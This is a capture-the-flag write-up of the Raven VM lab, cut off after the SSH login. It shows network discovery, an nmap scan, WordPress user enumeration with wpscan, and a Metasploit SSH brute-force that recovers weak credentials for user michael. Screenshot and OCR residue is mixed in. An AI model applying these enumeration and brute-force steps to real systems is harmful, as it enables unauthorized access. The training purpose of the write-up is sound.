

PORT AND SERVICE DISCOVER

First I collected the ip address of the server using netdiscover. I checked with the mac address assigned by the VM to the vulnerable server to make sure.



```
Currently scanning: 172.16.13.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.160.2   00:50:56:f1:ba:4c      1      60  VMware, Inc.
192.168.160.135 00:0c:29:4d:88:9e      1      60  VMware, Inc.
192.168.160.254 00:50:56:e1:5a:ee      1      60  VMware, Inc.
```



```
Debian GNU/Linux 8 Raven tty

Raven login: _
```

Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (IDE)	Using file Raven
Network Adapter	NAT
USB Controller	Present
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

Network Adapter Advanced Settings

Incoming Transfer

Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

Latency (ms): 0

Outgoing Transfer

Bandwidth: Unlimited

Kbps:


Packet Loss (%): 0.0

Latency (ms): 0

MAC Address

00:0C:29:4D:88:9E


Then I did a nmap scan to find out the open ports and the service running on these ports.



```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV -sC -A 192.168.160.135
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-03 05:03 EST
Nmap scan report for 192.168.160.135
Host is up (0.00067s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey: 
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          39015/tcp   status
|   100024  1          46811/tcp6  status
|   100024  1          53407/udp6  status
|_  100024  1          55026/udp   status
MAC Address: 00:0C:29:4D:88:9E (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

ENUMERATION

Since http service was open, I checked out the webpage.




LOOKING FOR THE BEST?

Raven Security – The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

I looked around the website to find something. I checked all the pages and their page source for clues.


On service page's page source I found the first flag.


Security
http://192.168.160.135/servi
view-source:http://192.168.160.135/service.html
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security

```
                    </div>
                </div>
            </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/p
```

Flag 1: b9bbcb33e11b80be759c4e844862482d

Upon clicking blog I found something interesting.



Skip to content
Raven Security

Raven Security

Just another WordPress site


Scroll down to content

Posts

Posted on August 12, 2018


Hello world!

It hinted that the website was running on wordpress. So I did a wordpress scan.




```
┌──(root💀kali)-[/home/kali]
└─# wpscan --url http://192.168.160.135/wordpress -wp-content-dir -ep -et -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.19
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.160.135/wordpress/ [192.168.160.135]
[+] Started: Thu Feb  3 05:20:08 2022
```

I found 2 users from the scan



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

So I tried to bruteforce ssh login using metasploit.




```
   Name              Current Setting                       Required  Description
   ----              ---------------                       --------  -----------
   BLANK_PASSWORDS   false                                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                 no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                 no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                 no        Add all users in the current database to the list
   PASSWORD                                                no        A specific password to authenticate with
   PASS_FILE         /usr/share/SecLists/Passwords/Common-C no        File containing passwords, one per line
                     redentials/10k-most-common.txt
   RHOSTS            192.168.160.135                       yes       The target host(s), see https://github.com/rapid7/metasploit-framewor
                                                                     k/wiki/Using-Metasploit
   RPORT             22                                    yes       The target port
   STOP_ON_SUCCESS   false                                 yes       Stop guessing when a credential works for a host
   THREADS           1                                     yes       The number of concurrent threads (max one per host)
   USERNAME          michael                               no        A specific username to authenticate as
   USERPASS_FILE                                           no        File containing users and passwords separated by space, one pair per
                                                                     line
   USER_AS_PASS      false                                 no        Try the username as the password for all users
   USER_FILE                                               no        File containing usernames, one per line
   VERBOSE           false                                 yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.160.135:22 - Starting bruteforce
[+] 192.168.160.135:22 - Success: 'michael:michael' 'uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev),108(netdev) Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.160.128:34953 → 192.168.160.135:22) at 2022-02-03 06:02:56 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Activate Windows
Go to Settings to activate Windows.


I found the password for the user Michael.

Then I logged in via ssh using these credentials.



```
┌──(root💀kali)-[/home/kali]
└─# ssh michael@192.168.160.135
The authenticity of host '192.168.160.135 (192.168.160.135)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.135' (ECDSA) to the list of known hosts.
michael@192.168.160.135's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$ whoami
michael
michael@Raven:~$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
michael@Raven:~$ 
```

I looked around to find the other flags and found one flag.

